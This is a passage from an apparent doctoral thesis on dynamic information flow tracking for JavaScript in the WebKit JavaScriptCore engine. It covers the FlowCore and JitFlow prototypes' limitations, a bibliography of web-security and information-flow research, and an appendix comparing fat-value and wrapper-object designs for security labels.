As a JavaScript program executes, labels attached to program values monotonically upgrade through the security principal lattice. Neither FlowCore nor JitFlow make a strong attempt to stop this behavior. As observed when surfing the web, JitFlow reported an unsatisfactorily high number of false positive flow violations.

Experience with these systems suggests more research on removing the conservative assumptions through more powerful code analysis. A strong enough emphasis on security may compel programmers to adopt a language subset. For example, performance concerns have led to the adoption of asmjs [HWZ], a low-level target subset of JavaScript for compilers. A similar concern for data security within web applications may lead to the adoption of secure subsets such as Caja [MSL$^+$08].

Alternatively, any mechanisms that reduce the initial source of high labels ought also to be considered. Developer may have to consider structuring their programs differently. After initial release, a later implementation of Jif [MZZ$^+$01] added first-class labels as part of the Java statically-checked type system. FlowCore and JitFlow also feature a similar mechanism, though without the support for label declassification.

10.1.2 Expressing Security Constraints

In the context of JavaScript and the Web, research lacks strong guidelines for what policies to enforce. We fully expect that the vast majority web users will find it too difficult to write their own policies to protect their data, and those that can will have little interest in spending the time. Shipping the browser with a built-in default policy might not be feasible either because web applications vary extensively in both purpose and architecture. Reports on information leakage [JJLS10, NIK+12, KHL+13] suggest that, at this time, most sites use visitor data for web site analytics and marketing.

Since I do not have the capacity to know the best security practices for every web application, I can only promote tools that assist the developers. For example, JitFlow uses a first-class labeling system that allows enforcement any network monitor policy, written by the developer. The tracking engine can be customized to enforce any policy, so I leave questions of policy creation to other researchers.

10.1.3 Reducing Performance Overhead

Background research into the performance of information flow systems (Table 8.1) revealed a substantial overhead. The development of a control-flow stack and the instructions that manipulate it during the implementation of FlowCore naturally enabled a faster implementation to follow. By implementing the dynamic tracking logic and control flow stack manipulation in a JIT compiler, JitFlow specifically attacks the performance overhead. Although the percentual slowdown is still similar to other systems, JitFlow starts from a much faster baseline: the JIT compiled code. By establishing a new status quo for the implementation of information flow, I hope that more users will be willing to adopt information flow as part of their web browsing experience.

10.2 Artifacts Resulting from Implementation

The implementation of the security data structures that support dynamic information flow tracking result in several limitations that affect the capability of the system. First, the language itself restricts the types of code analysis that can be used, imposing a fundamental limitation on the kinds of information flow that they system can track. Second, the bit-vector implementation of labels restricts the number of unique security principals representable in the security lattice. Finally, the use of a control-flow stack and introduction of new instructions enabled rapid development of JitFlow after implementation of FlowCore.

10.2.1 Flow Tracking Capabilities

The dynamic information flow tracking used in both FlowCore and JitFlow does not implement passive implicit flow tracking (Chapter 5). Tracking this type of flow requires propagation of control-flow influences through values in non-executed paths and remains an open research question for dynamic languages such as JavaScript. FlowCore and JitFlow only track information flows through a subset of the JavaScript language definition. The development effort required for these prototypes implies that covering all language features would require expertise from a JS vendor and a dedicated team of engineers.

10.2.2 Representation of Security Principals

The repurposing of bits within `JSValues` limits the JitFlow framework to tracking at most 16 different security principals within a label, while the fat value approach limits the FlowCore framework to 64 different security principles. The limitation can be overcome in both tracking engines by reserve one or more label bits as a flag to reference a larger label space. This solution requires a more complex label framework, but offers support for more security principals and a larger lattice [KHL+13]. Results from the web crawler indicate that a limitation on total number of representable security principals is not fundamental.

10.2.3 Handoff between the Interpreter and JIT compiler

The design of the instructions that manipulate the control-flow stack support all the different control structures (switch-case, specialized iteration, exceptions, with statement). Neither FlowCore nor JitFlow issue these instructions for any structures beyond the basic `for` and `while` loops, `break`, `continue`, and `if` statements.

An industrial strength implementation requires supporting native data structures (array, string, date, regex, etc.) and property lookup paths (by name, by value, user-overloadable getters/setters, etc.). The prototypes, FlowCore and JitFlow cover enough operations to demonstrate that the approach to implementation works for both the interpreter and the JIT compiler.

Enough features overlap that the system can be made to support JITting only after the interpreter determines hot code fragments. I would not expect an on-the-fly translation between interpreter and JIT-compiled code to be a problem, as long as the trampoline mechanism updates the supporting data structures (label lattice and control-flow stack) appropriately. Indeed, the introduction of the control-flow stack maintenance instructions makes this process easier.

Bibliography

[ABEL09] Martín Abadi, Mihai Budiu, Úlfar Erlingsson, and Jay Ligatti, *Control-flow integrity principles, implementations, and applications*, ACM Transactions on Information and System Security **13** (2009), no. 1, 4:1–4:40.

[AF09] Thomas H. Austin and Cormac Flanagan, *Efficient purely-dynamic information flow analysis*, Proceedings of the 4th ACM SIGPLAN Workshop on Programming Languages and Analysis for Security, Dublin, Ireland, June 15-21 (PLAS '09), ACM, 2009, pp. 113–124.

[AF10] ———, *Permissive dynamic information flow analysis*, Proceedings of the 5th ACM SIGPLAN Workshop on Programming Languages and Analysis for Security, Toronto, Canada, June 10 (PLAS '10), ACM, 2010, p. 3.

[AF12] ———, *Multiple facets for dynamic information flow*, Proceedings of the 39th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, POPL 2012, Philadelphia, Pennsylvania, USA, January 22-28, 2012 (John Field and Michael Hicks, eds.), ACM, 2012, pp. 165–178.

[Ale] Alexa, *Alexa Global Top Sites*, `http://www.alexa.com/topsites`, (checked: April, 2013).

[Ayc03] John Aycock, *A brief history of just-in-time*, ACM Computing Surveys **35** (2003), no. 2, 97–113.

[BCS09] Adam Barth, Juan Caballero, and Dawn Song, *Secure content sniffing for web browsers, or how to stop papers from reviewing themselves*, Proceedings of the 30th IEEE Symposium on Security and Privacy, Oakland, CA, USA, May 17-20 (S&P '09), IEEE, 2009, pp. 360–371.

[BJM08] Adam Barth, Collin Jackson, and John C. Mitchell, *Securing frame communication in browsers*, Proceedings of the 17th USENIX Conference on Security Symposium, San Jose, CA, USA, July 28-August 1 (SSYM'08), USENIX Association, 2008, pp. 17–30.

[CF07] Deepak Chandra and Michael Franz, *Fine-grained information flow analysis and enforcement in a java virtual machine*, Proceedings of the 23rd Annual Computer Security Applications Conference, Miami Beach, FL, USA, December 10-14 (ACSAC '07), IEEE, 2007, pp. 463–475.

[CHC08] Steven Crites, Francis Hsu, and Hao Chen, *OMash: enabling secure web mashups via object abstractions*, Proceedings of the 15th ACM Conference on Computer and Communications Security, Alexandria, VA, USA, October 27-31 (CCS '08), ACM, 2008, pp. 99–108.

[Ciu06] Mircea Ciubotariu, *JS.Yamanner@m - Symantec.com*, `http://www.symantec.com/security_response/writeup.jsp?docid=2006-061211-4111-99`, June 2006, (checked: June 2014).

[CLVS08] Roberto Capizzi, Antonio Longo, V. N. Venkatakrishnan, and A. Prasad Sistla, *Preventing information leaks through shadow executions*, Proceedings of the 24th Annual Computer Security Applications Conference, Anaheim, CA, USA, December 8-12 (ACSAC '08), IEEE, 2008, pp. 322–331.

[CMJL09] Ravi Chugh, Jeffrey A. Meister, Ranjit Jhala, and Sorin Lerner, *Staged information flow for javascript*, in Hind and Diwan [HD09], pp. 50–62.

[CN10] Andrey Chudnov and David A. Naumann, *Information flow monitor inlining*, Proceedings of the 23rd IEEE Computer Security Foundations Symposium, Edinburgh, UK, July 17-19 (CSF' 10), IEEE, 2010, pp. 200–214.

[Cro01] Douglas Crockford, *Private members in JavaScript*, `http://javascript.crockford.com/private.html`, 2001, (checked: April, 2014).

[Cro09a] David Crockford, *The web of confusion*, , `http://w2spconf.com/2009/presentations/keynote-slides.pdf`, May 2009, (checked: August 2014).

[Cro09b] Douglas Crockford, *AdSafe*, `http://www.adsafe.org`, 2009, (checked: February, 2013).

[DD77] Dorothy E. Denning and Peter J. Denning, *Certification of programs for secure information flow*, Communications of the ACM **20** (1977), no. 7, 504–513.

[Den76] Dorothy E. Denning, *A lattice model of secure information flow*, Communications of the ACM **19** (1976), no. 5, 236–243.

[Den82] ———, *Cryptography and data security*, Addison-Wesley, 1982.

[DG09] Mohan Dhawan and Vinod Ganapathy, *Analyzing information flow in javascript-based browser extensions*, Proceedings of the 25rd Annual Computer Security Applications Conference, Honolulu, HI, USA, December 7-11 (ACSAC '09), IEEE, 2009, pp. 382–391.

[DK] DP and KF, *Cross-Site Scripting (XSS) Information and Vulnerable Websites Archive*, `http://www.xssed.com`, (checked: April, 2013).

[DP10] Dominique Devriese and Frank Piessens, *Noninterference through secure multi-execution*, in *Proceedings of the 31st IEEE Symposium on Security and Privacy, Oakland, CA, USA, May 16-19 (S&P '10)* [ssp10], pp. 109–124.

[DS84] L. Peter Deutsch and Allan M. Schiffman, *Efficient implementation of the smalltalk-80 system*, Proceedings of the 11th ACM SIGPLAN-SIGACT Symposium on Principals of Programming Languages, Salt Lake City, UT, USA, January (POPL '84) (Ken Kennedy, Mary S. Van Deusen, and Larry Landweber, eds.), ACM, 1984, pp. 297–302.

[Ecm09] Ecma International, *Standard ECMA-262. The ECMAScript language specification*, `http://www.ecma-international.org/publications/standards/Ecma-262.htm`, 2009, (checked: April, 2013).

[EGC$^+$10] William Enck, Peter Gilbert, Byung-Gon Chun, Landon P. Cox, Jaeyeon Jung, Patrick McDaniel, and Anmol Sheth, *Taintdroid: An information-flow tracking system for realtime privacy monitoring on smartphones*, Proceedings of the 9th USENIX Symposium on Operating Systems Design and Implementation, Vancouver, BC, October 4-6 (OSDI '10), 2010, pp. 393–407.

[Fac11] Facebook, *FBJS (facebook JavaScript)*, `http://developers.facebook.com/docs/fbjs`, 2011, (checked: February, 2013).

[FS01] Michael Frantzen and Michael Shuey, *Stackghost: Hardware facilitated stack protection*, Proceedings of the 10th USENIX Conference on Security Symposium, Washington D.C., USA, August 13-17 (SSYM'01), USENIX Association, 2001.

[GDNP12] Willem De Groef, Dominique Devriese, Nick Nikiforakis, and Frank Piessens, *Flowfox: a web browser with flexible and precise information flow control*, in Yu et al. [YDG12], pp. 748–759.

[GES$^+$09] Andreas Gal, Brendan Eich, Mike Shaver, David Anderson, David Mandelin, Mohammad R. Haghighat, Blake Kaplan, Graydon Hoare, Boris Zbarsky, Jason Orendorff, Jesse Ruderman, Edwin W. Smith, Rick Reitmaier, Michael Bebenita, Mason Chang, and Michael Franz, *Trace-based just-in-time type specialization for dynamic languages*, in Hind and Diwan [HD09], pp. 465–478.

[Goo] Google, *V8 Benchmark Suite*, `https://developers.google.com/v8/benchmarks`, (checked: April, 2013).

[Goo14] ———, *HOWTO filter user input in tag attributes*, `http://code.google.com/p/doctype-mirror/wiki/ArticleXSSInAttributes`, August 2014, (checked: August 2014).

[Gro06] Jeremiah Grossman, *Cross-site scripting worms and viruses: the impending threat and the best defense.*, `http://www.whitehatsec.com/downloads/WHXSSThreats.pdf`, April 2006.

[Gro11] ———, *Whitehat website security statistics report*, `http://www.whitehatsec.com/home/resource/stats.html`, 2011, (checked: July, 2013).

[GSK10] Arjun Guha, Claudiu Saftoiu, and Shriram Krishnamurthi, *The essence of javascript*, Proceedings of the 24th European Conference on Object-Oriented Programming, Maribor, Slovenia, June 21-25 (ECOOP '10), ACM, 2010, pp. 126–150.

[GTK08] Chris Grier, Shuo Tang, and Samuel T. King, *Secure web browsing with the OP web browser*, Proceedings of the 29th IEEE Symposium on Security and Privacy, Oakland, CA, USA, May 18-21 (S&P '08), IEEE, 2008, pp. 402–416.

[Gud93] David Gudeman, *Representing type information in dynamically typed languages*, Tech. Report TR 93-27, University of Arizona, October 1993.

[HAC$^+$13] Michael Huth, N. Asokan, Srdjan Capkun, Ivan Flechais, and Lizzie Coles-Kemp (eds.), *Proceedings of the 6th international conference on trust and trustworthy computing, london, uk, june 17-19 (trust '13)*, Lecture Notes in Computer Science, vol. 7904, Springer, 2013.

[Han07] Robert RSnake Hansen, *XSS(Cross Site Scripting) Cheat Sheet*, `http://ha.ckers.org/xss.html`, July 2007, (checked: August, 2014).

[HD09] Michael Hind and Amer Diwan (eds.), *Proceedings of the acm sigplan conference on programming language design and implementation, dublin, ireland, june 15-21 (pldi '09)*, ACM, 2009.

[HF07] David Herman and Cormac Flanagan, *Status report: specifying javascript with ML*, Proceedings of the ACM Workshop on ML, Freiburg, Germany, October 5 (ML '07), ACM, 2007, pp. 47–52.

[HG12] Brian Hackett and Shu-yu Guo, *Fast and precise hybrid type inference for javascript*, Proceedings of the ACM SIGPLAN Conference on Programming Language Design and Implementation, Beijing, China, June 11-16, (PLDI '12) (Jan Vitek, Haibo Lin, and Frank Tip, eds.), ACM, 2012, pp. 239–250.

[HKB$^+$12] Eric Hennigan, Christoph Kerschbaumer, Stefan Brunthaler, Per Larsen, and Michael Franz, *Quality over quantity: Developer selected information flow*, Tech. Report TR 12-02, University of California, Irvine, 2012.

[HKB$^+$13] ———, *First-class labels: Using information flow to debug security holes*, in Huth et al. [HAC$^+$13], pp. 151–168.

[HS12] Daniel Hedin and Andrei Sabelfeld, *Information-flow security for a core of javascript*, Proceedings of the 25th IEEE Computer Security Foundations Symposium, Cambridge MA, USA, June 25-27 (CSF '12), IEEE, 2012, pp. 3–18.

[HWZ] David Herman, Luke Wagner, and Alon Zakai, *asm.js working draft*, `http://asmjs.org/spec/latest/`, (checked: April, 2014).

[HYH$^+$04] Yao-Wen Huang, Fang Yu, Christian Hang, Chung-Hung Tsai, Der-Tsai Lee, and Sy-Yen Kuo, *Securing web application code by static analysis and runtime protection*, Proceedings of the 13th ACM International Conference on World Wide

Web, New York, NY, USA, May 17-20, (WWW '04) (Stuart I. Feldman, Mike Uretsky, Marc Najork, and Craig E. Wills, eds.), ACM, 2004, pp. 40–52.

[IEE08] IEEE, *IEEE Standard for Floating-Point Arithmetic*, Tech. report, Microprocessor Standards Committee of the IEEE Computer Society, 2008.

[JCSH11] Seth Just, Alan Cleary, Brandon Shirley, and Christian Hammer, *Information flow analysis for javascript*, Proceedings of the 1st ACM SIGPLAN International Workshop on Programming Language and Systems Technologies for Internet Clients, Portland, OR, USA, October 22-27 (PLASTIC '11), ACM, 2011, pp. 9–18.

[JJLS10] Dongseok Jang, Ranjit Jhala, Sorin Lerner, and Hovav Shacham, *An empirical study of privacy-violating information flows in javascript web applications*, Proceedings of the 17th ACM Conference on Computer and Communications Security, Chicago, IL, USA, October 4-8 (CCS '10), ACM, 2010, pp. 270–283.

[JSH07] Trevor Jim, Nikhil Swamy, and Michael Hicks, *Defeating script injection attacks with browser-enforced embedded policies*, Proceedings of the 16th ACM International Conference on World Wide Web, Banff, AB, Canada, May 08-12 (WWW '07), ACM, 2007, pp. 601–610.

[Kac08] Erich Kachel, *CSS / XSS âĂŞ Angriff (Cross Site Scripting) - eine Analyse*, `http://www.erich-kachel.de/?p=181`, August 2008, (checked: August, 2014).

[Kam05] Samy Kamkar, *I'll never get caught. I'm Popular*, `http://namb.la/popular`, 2005, (checked: July 2013).

[KHL$^+$12] Christoph Kerschbaumer, Eric Hennigan, Per Larsen, Stefan Brunthaler, and Michael Franz, *ConDOM: Containing the DOM for safe browsing*, Tech. Report TR 12-01, University of California, Irvine, 2012.

[KHL$^+$13] ______, *Towards precise and efficient information flow control in web browsers*, in Huth et al. [HAC$^+$13], pp. 187–195.

[KKKJ06] Stefan Kals, Engin Kirda, Christopher Krügel, and Nenad Jovanovic, *Secubat: a web vulnerability scanner*, Proceedings of the 15th ACM International Conference on World Wide Web, Edinburgh, Scotland, UK, May 23-26 (WWW '06), ACM, 2006, pp. 247–256.

[Kle05] Amit Klein, *DOM Based Cross Site Scripting or XSS of the third kind*, `http://www.webappsec.org/projects/articles/071105.shtml`, July 2005, (checked: June, 2007).

[Kre07] Brian Krebs, *Banner ad trojan served on myspace, photobucket*, `http://voices.washingtonpost.com/securityfix/2007/09/banner_ad_trojan_served_on_mys.html`, September 2007.

[Lam74] Butler W. Lampson, *Protection*, Operating Systems Review **8** (1974), no. 1, 18–24.

[LC06] Lap-Chung Lam and Tzi-cker Chiueh, *A general dynamic information flow tracking framework for security applications*, Proceedings of the 22rd Annual Computer Security Applications Conference, Miami Beach, FL, USA, December 11-15 (ACSAC '06), IEEE, 2006, pp. 463–472.

[LZ06] Peng Li and Steve Zdancewic, *Encoding information flow in haskell*, Proceedings of the 19th IEEE Computer Security Foundations Workshop, Venice, Italy, July 5-7 (CSFW '06), IEEE Computer Society, 2006, p. 16.

[ML00] Andrew C. Myers and Barbara Liskov, *Protecting privacy using the decentralized label model*, ACM Transactions on Software Engineering and Methodology **9** (2000), no. 4, 410–442.

[ML10] Leo A. Meyerovich and V. Benjamin Livshits, *ConScript: Specifying and enforcing fine-grained security policies for javascript in the browser*, in *Proceedings of the 31st IEEE Symposium on Security and Privacy, Oakland, CA, USA, May 16-19 (S&P '10)* [ssp10], pp. 481–496.

[MMT08] Sergio Maffeis, John C. Mitchell, and Ankur Taly, *An operational semantics for javascript*, Proceedings of the 6th Asian Symposium on Programming Languages and Systems, Bangalore, India, December 9-11, (APLAS '08), Lecture Notes in Computer Science, vol. 5356, Springer, 2008, pp. 307–325.

[Moz08] Mozilla Foundation, *Same origin policy for JavaScript*, `https://developer.mozilla.org/En/Same_origin_policy_for_JavaScript`, 2008, (checked: August 2014).

[Moz11] Mozilla, *Kraken JavaScript benchmark*, `http://krakenbenchmark.mozilla.org/`, 2011, (checked: February, 2013).

[MRS12] Jonas Magazinius, Alejandro Russo, and Andrei Sabelfeld, *On-the-fly inlining of dynamic security monitors*, Computers & Security **31** (2012), no. 7, 827–843.

[MSL$^+$08] Mark S. Miller, Mike Samuel, Ben Laurie, Ihab Awad, and Mike Stay, *Caja: Safe active content in sanitized JavaScript*, `http://google-caja.googlecode.com/files/caja-spec-2008-01-15.pdf`, 2008, (checked: February, 2013).

[MTS04] Mark S. Miller, Bill Tulloh, and Jonathan S. Shapiro, *The structure of authority: Why security is not a separable concern*, Proceedings of the 2nd International Conference on Multiparadigm Programming in Mozart/Oz, Charleroi, Belgium, October 7-8 (MOZ '04), Springer, 2004, pp. 2–20.

[Mye99] Andrew C. Myers, *JFlow: Practical mostly-static information flow control*, Proceedings of the 26th ACM SIGPLAN-SIGACT Symposium on Principals of Programming Languages, San Antonio, TX, USA, January 20-22 (POPL '99) (Andrew W. Appel and Alex Aiken, eds.), ACM, 1999, pp. 228–241.

[MyS14] MySpace, *MySpace*, `http://www.myspace.com`, 2014, (checked: August, 2014).

[MZZ$^+$01] Andrew C. Myers, Lantian Zheng, Steve Zdancewic, Stephen Chong, and Nathaniel Nystrom, *Jif: Java information flow*, `http://www.cs.cornell.edu/jif`, 2001, (checked: April, 2013).

[NIK$^+$12] Nick Nikiforakis, Luca Invernizzi, Alexandros Kapravelos, Steven Van Acker, Wouter Joosen, Christopher Kruegel, Frank Piessens, and Giovanni Vigna, *You are what you include: large-scale evaluation of remote javascript inclusions*, in Yu et al. [YDG12], pp. 736–747.

[NLC07] Susanta Nanda, Lap-Chung Lam, and Tzi-cker Chiueh, *Dynamic multi-process information flow tracking for web application security*, Proceedings of the 8th ACM/IFIP/USENIX International Conference on Middleware, Newport Beach, CA, USA, November 26-30 (MC '07), ACM, 2007, p. 19.

[NSS09] Yacin Nadji, Prateek Saxena, and Dawn Song, *Document structure integrity: A robust basis for cross-site scripting defense*, Proceedings of the 16th Annual Network and Distributed System Security Symposium, San Diego, CA, USA, Februray 8-11 (NDSS '09), The Internet Society, 2009.

[OWA13] OWASP, *The ten most critical web application security risks*, `http://owasptop10.googlecode.com/files/OWASP%20Top%2010%20-%202013.pdf`, 2013, (checked: August, 2014).

[PC03] Manish Prasad and Tzi-cker Chiueh, *A binary rewriting defense against stack based buffer overflow attacks*, Proceedings of the USENIX Annual Technical Conference, San Antonio, TX, June 9-14 (ATC '03), USENIX Association, 2003, pp. 211–224.

[Pos80] J. Postel, *Dod standard transmission control protocol*, RFC 761, January 1980.

[RDW$^+$06] Charles Reis, John Dunagan, Helen J. Wang, Opher Dubrovsky, and Saher Esmeir, *BrowserShield: Vulnerability-driven filtering of dynamic HTML*, Proceedings of the 7th USENIX Symposium on Operating Systems Design and Implementation, Seattle, WA, USA, November 6-8 (OSDI '06), 2006, pp. 61–74.

[RLJ99] Dave Raggett, Arnaud Le Hors, and Ian Jacobs, *HTML 4.01 Specification*, World Wide Web Consortium (W3C), December 1999.

[RSC09] Alejandro Russo, Andrei Sabelfeld, and Andrey Chudnov, *Tracking information flow in dynamic tree structures*, Proceedings of the 14th European Symposium on Research in Computer Security, Saint-Malo, France, September 21-23 (ESORICS '09), Springer, 2009, pp. 86–103.

[RV09] William K. Robertson and Giovanni Vigna, *Static enforcement of web application integrity through strong typing*, Proceedings of the 18th USENIX Conference on Security Symposium, Montreal, Canada, August 10-14 (SSYM'09), USENIX Association, 2009, pp. 283–298.

[SB09] Asia Slowinska and Herbert Bos, *Pointless tainting?: evaluating the practicality of pointer tainting*, Proceedings of the 4th European Conference on Computer Systems, Nuremberg, Germany, April 1-3, 2009 (EUROSYS '09), ACM, 2009, pp. 61–74.

[SM03] Andrei Sabelfeld and Andrew C. Myers, *Language-based information-flow security*, IEEE Journal on Selected Areas in Communications **21** (2003), no. 1, 5–19.

[ssp10] *Proceedings of the 31st ieee symposium on security and privacy, oakland, ca, usa, may 16-19 (s&p '10)*, IEEE, 2010.

[Sun12] SunSpider, *SunSpider JavaScript benchmark*, `http://www2.webkit.org/perf/sunspider-0.9/sunspider.html`, 2012, (checked: April, 2013).

[TDLJ12] Minh Tran, Xinshu Dong, Zhenkai Liang, and Xuxian Jiang, *Tracking the trackers: Fast and scalable dynamic analysis of web content for privacy violations*, Proceedings of the 10th International Conference on Applied Cryptography and Network Security, Singapore, June 26-29, (ACNS '12), Lecture Notes in Computer Science, vol. 7341, Springer, 2012, pp. 418–435.

[The11] The MITRE Corporation, *Common weakness enumeration: A community-developed dictionary of software weakness types*, `http://cwe.mitre.org/top25-software-errors/`, 2011, (checked: August, 2014).

[Val07] Rosario Valotta, *Nduja connection*, `http://sites.google.com/site/tentacoloviola/nduja`, July 2007, (checked: July 2013).

[VNJ+07] Philipp Vogt, Florian Nentwich, Nenad Jovanovic, Engin Kirda, Christopher Krügel, and Giovanni Vigna, *Cross site scripting prevention with dynamic data tainting and static analysis*, Proceedings of the 14th Annual Network and Distributed System Security Symposium, San Diego, CA, USA, February 28-March 2 (NDSS '07), The Internet Society, 2007.

[vNL09] Eduardo vela Nava and David Lindsay, *Our favorite xss filters and how to attack them*, `http://www.blackhat.com/presentations/bh-usa-09/VELANAVA/BHUSA09-VelaNava-FavoriteXSS-SLIDES.pdf`, July 2009, [Online; Stand 30.07.2009].

[W3C04] W3C - World Wide Web Consortium, *Document object model (DOM) level 3 core specification*, `http://www.w3.org/TR/2004/REC-DOM-Level-3-Core-20040407/DOM3-Core.pdf`, 2004, (checked: April, 2013).

[Wir76] Niklaus Wirth, *Algorithms + data structures = programs*, Prentice Hall, 1976.

[YCIS07] Dachuan Yu, Ajay Chander, Nayeem Islam, and Igor Serikov, *Javascript instrumentation for browser security*, Proceedings of the 34th ACM SIGPLAN-SIGACT Symposium on Principals of Programming Languages, Nice, France, January 17-19

(POPL '07) (Martin Hofmann and Matthias Felleisen, eds.), ACM, 2007, pp. 237–249.

[YDG12] Ting Yu, George Danezis, and Virgil D. Gligor (eds.), *Proceedings of the 19th acm conference on computer and communications security, raleigh, nc, usa, october 16-18 (ccs '12)*, ACM, 2012.

[YSE+07] Heng Yin, Dawn Xiaodong Song, Manuel Egele, Christopher Kruegel, and Engin Kirda, *Panorama: capturing system-wide information flow for malware detection and analysis*, Proceedings of the 14th ACM Conference on Computer and Communications Security, Alexandria, VA, USA, October 28-31 (CCS '07) (Peng Ning, Sabrina De Capitani di Vimercati, and Paul F. Syverson, eds.), ACM, 2007, pp. 116–127.

[Zda02] Stephan A. Zdancewic, *Programming languages for information security*, Ph.D. thesis, Cornell University, August 2002.

Appendices

Appendix A

Label System Design Considerations


Designing the labeling system supporting information flow tracking took special consideration. FlowCore could have been written using one of two possible implementations of security types (Section A.1): (1) extending of the tagged pointer representation and (2) introducing a security wrapper object. Before choosing one implementation over the other, we first examine how each option affects the labeling of primitive values and interned objects and how the labeling mechanism will impact memory requirements (Section A.2). Finally, we finish with a recommendation that an extension of the tagged pointer representation meets the requirements of a dynamic information flow security type system and has the least implementation effort (Section A.4).

A.1 Possible Implementations

Before discussing the details of the two possible implementations of dynamic security types, we first give a review of the existing dynamic type system that WebKit's JavaScriptCore VM employs.

A.1.1 Existing Type System

Many implementations of dynamically typed languages follow a common approach of using a tagged union to represent each possible primitive or object reference type [Gud93]. In JavaScriptCore, this union takes the form of a 64-bit word, within the class `JSValue`. Figure A.1 illustrates the union's fields as ordered on a big-endian[1], 64-bit machine.



bit values	type
`0000 0000 0000 0000`	`empty`
`0000 0000 0000 0002`	`null`
`0000 0000 0000 0004`	`deleted`
`0000 0000 0000 0006`	`false`
`0000 0000 0000 0007`	`true`
`0000 0000 0000 000a`	`undefined`
`0000 pppp pppp pppp`	`pointer`
`0001 dddd dddd dddd`	`double`
⋮	
`FFFE dddd dddd dddd`	
`FFFF 0000 iiii iiii`	integer

Figure A.1: Representation of the internal `JSValue` class and the dynamic type encoding used in Webkit's JavaScriptCore VM.

Within a `JSValue`, a leading value of `0xFFFF` distinguishes 32-bit JavaScript integers. Doubles are offset (under bitwise integer interpretation) by the value 2^{48} to ensure that all values have at least a leading value of `0x0001`. JavaScriptCore maintains a garbage collected heap which stores JavaScript objects with 64-bit alignment. Pointers to garbage collected JavaScript objects all begin with a leading `0x0000`, which nominally reduces the address space to 48 bits[2]. The special JavaScript values `null`, `false`, `true`, and `undefined` each have bit 1 set, to distinguish them from properly aligned pointer values. JavaScriptCore also encodes two additional values, again at invalid pointer addresses, which are not defined within the JavaScript language: `empty`, which represents array holes and uninitialized `JSValues`,

[1] On a little-endian machine the order of the `tag` and `payload` fields are swapped.

[2] Modern 64-bit processors only supply 48 bits of addressable space, so JavaScriptCore's chosen pointer encoding does not reduce the actual usable space.

and deleted, which is used in hash table code.

A.1.2 Fat Value Technique

We can achieve dynamic information flow security by attaching, onto each runtime value, additional bits which encode a pointer, handle, or taint value representing the security type. We term this technique the *fat value* approach, and extend the existing JSValue representation with an additional 64-bit word to hold the security type. As shown in Figure A.2, each value within the interpreter then becomes 128-bits and contains both the originally encoded value and its security tag.

JSValue

<table>
<tr><td colspan="2">int64_t asInt64
JSCell* ptr</td><td></td></tr>
<tr><td colspan="3">struct encodedValue</td></tr>
<tr><td colspan="2">void* value</td><td>u_int64_t label</td></tr>
<tr><td colspan="3">struct asBits</td></tr>
<tr><td>int32_t tag</td><td>int32_t payload</td><td>u_int64_t label</td></tr>
<tr><td>127 96</td><td>95 64</td><td>63 0</td></tr>
</table>

Figure A.2: Fat value encoding scheme.

The fat value technique requires modifying the core representation of all values within the VM. While performing this modification on an arbitrary dynamic language VM is not necessarily a trivial undertaking, the designers of JavaScriptCore have conveniently encapsulated the type inspection and conversion methods in the JSValue class. This practice makes the modification easier than on other JavaScript VM's such as SpiderMonkey. However, appropriately tagging each value with a security label still requires manual inspection of all code sites which create new values. Additionally, doubling the size of the core datatype also doubles the memory space requirements of any running program: the VM allocates twice as much space for the same number of core values.

A.1.3 Security Wrapper Technique

Another mechanism, known as the security wrapper technique, can also achieve the goal of attaching a security label to each value. In this mechanism, the VM labels JavaScript objects by extending them with an additional internal field. We introduce an internal security wrapper object which stores a primitive together with its label. Throughout our analysis, we shall refer to this wrapper object as a *cloak* and any value held within the wrapper as a *cloaked* value. Figure A.3 provides a visualization of the cloak mechanism.




Figure A.3: Security wrapper scheme.

Internally, JavaScriptCore already supports wrapper classes for Strings and Dates, as well as automatic object promotion for Numbers and Booleans. Given this information, we might expect fewer modifications to be made to the underlying VM, as this change only requires the introduction of a new subclass of the existing `JSWrapperObject`.

However, implementing the wrapper class is not trivial, even with the help of an existing framework. From the perspective of the JavaScript program, a cloak object must mimic, in every circumstance, the same behavior as the primitive it cloaks. Under no circumstances should the presence (or absence) of a security wrapper ever become evident to a JavaScript program, otherwise attacker provided code could exploit the difference in behavior. The wrapper must remain distinguishable to the VM, however, so that it can enforce information flow security.

Meeting this restriction is not presently possible using the existing wrapper framework. The primary goals of the existing wrapper class is to collect those datatypes (Date, String, Number, and Boolean) which can be stored within the space of a `JSValue`. As a result, the treatment of wrapped objects within the interpreter does not sufficiently take into account the behavioral differences between objects and primitives. For example, in Listing A.1, a Boolean object wrapping the primitive value `false` behaves according to the rules governing objects rather than those of the primitive boolean value. Consequently, the existing framework poses an imperfect fit for implementing information flow security, because it does not guarantee perfect transparency (from the perspective of a JavaScript program) when used to wrap primitives.

```
js> var x = new Boolean(false)
js> if (x) { print("x␣is␣true"); }
    x is true
```

Listing A.1: JavaScript considers objects as ‘truthy’ values.

A.2 Impacts on the Virtual Machine

Now that we have introduced two viable techniques for implementing information flow security, we analyze how each performs when labeling primitives, how each handles interned objects, and what impacts each has on memory requirements. Although implementation details of JavaScriptCore serve as a guide, the following analysis applies to all other virtual machines that share the same design characteristics.

A.2.1 Labeling Primitives

The existing core datatype in JavaScriptCore uses a NaN encoding scheme that enables the value and type tag to coexist in the same memory structure. The tagged pointer technique has the benefit of allowing the VM to perform operations on primitives quickly and directly. Unfortunately, many common operators, such as +, are polymorphic, their behavior differing according to types of the arguments. Not only must the VM first inspect the type of the core values involved before dispatching the operation, but it must also decode the operands.

